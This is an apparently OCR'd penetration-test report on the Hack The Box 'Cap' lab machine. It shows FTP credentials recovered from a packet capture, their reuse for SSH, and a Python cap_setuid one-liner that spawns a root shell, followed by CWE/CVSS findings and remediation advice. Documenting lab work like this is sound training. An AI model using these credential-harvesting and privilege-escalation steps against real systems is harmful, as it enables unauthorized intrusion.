


```
❯ tshark -r 0.pcap -Tfields -e tcp.payload 2>/dev/null | xxd -ps -r
GET / HTTP/1.1
Host: 192.168.196.16
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101 Firefox/88.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
DNT: 1
Sec-GPC: 1
Pragma: no-cache
Cache-Control: no-cache

HTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 1240
Server: Werkzeug/2.0.0 Python/3.8.5
Date: Fri, 14 May 2021 13:12:49 GMT

<!doctype html>
<html lang="en">
        <head>
```




```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<title>404 Not Found</title>
<h1>Not Found</h1>
<p>The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.</p>
220 (vsFTPd 3.0.3)
USER nathan
331 Please specify the password.
PASS Buck3tH4TF0RM3!
230 Login successful.
SYST
215 UNIX Type: L8
PORT 192,168,196,1,212,140
200 PORT command successful. Consider using PASV.
LIST
150 Here comes the directory listing.
226 Directory send OK.
PORT 192,168,196,1,212,141
200 PORT command successful. Consider using PASV.
LIST -al
150 Here comes the directory listing.
226 Directory send OK.
TYPE I
200 Switching to Binary mode.
PORT 192,168,196,1,212,143
200 PORT command successful. Consider using PASV.
RETR notes.txt
550 Failed to open file.
QUIT
221 Goodbye.
```

Recycle Nathan FTP password to login in ssh as user Nathan




```
❯ ssh nathan@10.10.10.245
The authenticity of host '10.10.10.245 (10.10.10.245)' can't be established.
ED25519 key fingerprint is SHA256:UDhIJpylePItP3qjtVVU+GnSyAZSr+mZKHzRoKcmLUI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.245' (ED25519) to the list of known hosts.
nathan@10.10.10.245's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun Sep  7 20:14:15 UTC 2025

  System load:           0.16
  Usage of /:            36.6% of 8.73GB
  Memory usage:          20%
  Swap usage:            0%
  Processes:             223
  Users logged in:       0
  IPv4 address for eth0: 10.10.10.245
  IPv6 address for eth0: dead:beef::250:56ff:feb0:4ec1

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

   https://ubuntu.com/blog/microk8s-memory-optimisation

63 updates can be applied immediately.
42 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Thu May 27 11:21:27 2021 from 10.10.14.7
nathan@cap:~$
```

Possible escalation through Polkit vulnerability



```
nathan@cap:~$ export TERM=xterm
nathan@cap:~$ sudo -l
[sudo] password for nathan:
Sorry, user nathan may not run sudo on cap.
nathan@cap:~$ id
uid=1001(nathan) gid=1001(nathan) groups=1001(nathan)
nathan@cap:~$ find / -perm -4000 2>/dev/null
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/pkexec
/usr/bin/mount
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/at
/usr/bin/chsh
/usr/bin/su
/usr/bin/fusermount
/usr/lib/policykit-1/polkit-agent-helper-1
```

Capabilities check




```
nathan@cap:~$ getcap -r  / 2>/dev/null
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
nathan@cap:~$
```

Nathan can change his UID to root user Privilege escalation thought capability

```
python3.8
```

```
import os
os.setuid(0)
os.system("bash")
```



```
nathan@cap:~$ python3.8
Python 3.8.5 (default, Jan 27 2021, 15:41:15)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import os
>>> os.setuid(0)
>>> os.system("bash")
root@cap:~# cd /
root@cap:/# cd root/
root@cap:/root# ls
root.txt  snap
root@cap:/root# cat root.txt
ae36f2ddfeec87cb11c694c4f1b1c80a
root@cap:/root# whoami
root
```

6 Remediation Summary

As a result of this assessment there are several opportunities for HTB to strengthen its internal network security. Remediation efforts are prioritized below starting with those that will likely take the least amount of time and effort to complete. HTB should ensure that all remediation steps and mitigating controls are carefully planned and tested to prevent any service disruptions or loss of data.

6.1 Short Term

- Capabilities - Remove SETUID capability granted by administrators
- IDOR - Use encryption in order to make it more difficult to guess other legitimate values
- Raw credentials - Disable unencrypted protocols

6.2 Medium Term

- IDOR - For each and every data access, ensure that the user has sufficient privilege to access the record that is being requested.

6.3 Long Term

- Educate systems and network administrators and developers on security hardening best practices compromise.
- Utilize only encrypted protocols
- Educate systems administrator on special permissions handling

TODO FILL IN BASED ON FINDINGS, EXAMPLES LEFT FOR REFERENCE


7 Technical Findings Details

1. Capabilities - Critical


CWE	CWE-250 - Execution with Unnecessary Privileges
CVSS 3.1	9.3 / CVSS:3.1/AV:L/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H
Root Cause	A python binary was found with SETUID capability. This capability allowed the Python interpreter to execute code with the same privileges as the root user, granting it full access to the system.
Impact	An attacker who gains access to Linux system can execute binaries with special permissions if they are not managed correctly the attacker will be able to gain access to any resources that are allowed by the extra privileges. Common results include executing code, disabling services, and reading restricted data. New weaknesses can be exposed because running with extra privileges, such as root or Administrator, can disable the normal security checks being performed by the operating system or surrounding environment. Other pre-existing weaknesses can turn into security vulnerabilities if they occur while operating at raised privileges. If the attacker successfully escalates to the root, they could gain control over most, if not all, resources within the system
Affected Component	10.10.X.X
Remediation	Restrict access to binaries with special permissions granted by administrator users so that they are only executable by the administrator group or designated users. In this situation, it is advisable to remove the SETUID capability from binaries. If additional permissions are necessary, consider using an alternative approach, such as creating a user with special privileges. Run your code using the lowest privileges that are required to accomplish the necessary tasks.
References	https://cwe.mitre.org/data/definitions/250.html

Finding Evidence

The tester search capabilities as nathan



```
nathan@cap:~$ getcap -r  / 2>/dev/null
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
nathan@cap:~$ 
```



```
nathan@cap:~$ python3.8
Python 3.8.5 (default, Jan 27 2021, 15:41:15)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import os
>>> os.setuid(0)
>>> os.system("bash")
root@cap:~# cd /
root@cap:/# cd root/
root@cap:/root# ls
root.txt  snap
root@cap:/root# cat root.txt
ae36f2ddfeec87cb11c694c4f1b1c80a
root@cap:/root# whoami
root
```

Python3.8 has setuid permission, this one permit change your uid to 0 and become root. root escalation example:

```
python3.8
```

At python3.8 console

```
import os
os.setuid(0)
os.system("bash")
```


2. IDOR - Medium

CWE	CWE-639 - Authorization Bypass Through User-Controlled Key
CVSS 3.1	4.3 / CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
Root Cause	The web application allowed users to access specific objects by their identifiers without proper authorization checks. This oversight made it susceptible to Insecure Direct Object Reference (IDOR) vulnerabilities, where an attacker could manipulate these identifiers to gain unauthorized access to sensitive data or resources that should be restricted. Proper validation and access controls are essential to prevent such vulnerabilities and protect user data.
Impact	An attacker could gain unauthorized access to view sensitive information belonging to other users. This could include personal details, account data, or confidential communications, which should be protected from unauthorized access. By exploiting vulnerabilities in the system, the attacker can compromise user privacy and potentially misuse the exposed information for malicious purposes, such as identity theft or fraud. It is essential to implement strong security measures to prevent such unauthorized access and protect user data
Affected Component	http://10.10.10.245/data/0
Remediation	• For each and every data access, ensure that the user has sufficient privilege to access the record that is being requested. • Make sure that the key that is used in the lookup of a specific user's record is not controllable externally by the user or that any tampering can be detected. • Use encryption in order to make it more difficult to guess other legitimate values of the key or associate a digital signature with the key so that the server can verify that there has been no tampering.
References	https://cwe.mitre.org/data/definitions/639.html


Finding Evidence

The tester identifies an IDOR changing the ID number to 0

```
http://10.10.10.245/data/0
```



Data Type	
Number of Packets	
Number of IP Packets	
Number of TCP Packets	
Number of UDP Packets	



Data Type	
Number of Packets	72
Number of IP Packets	69
Number of TCP Packets	69
Number of UDP Packets	0

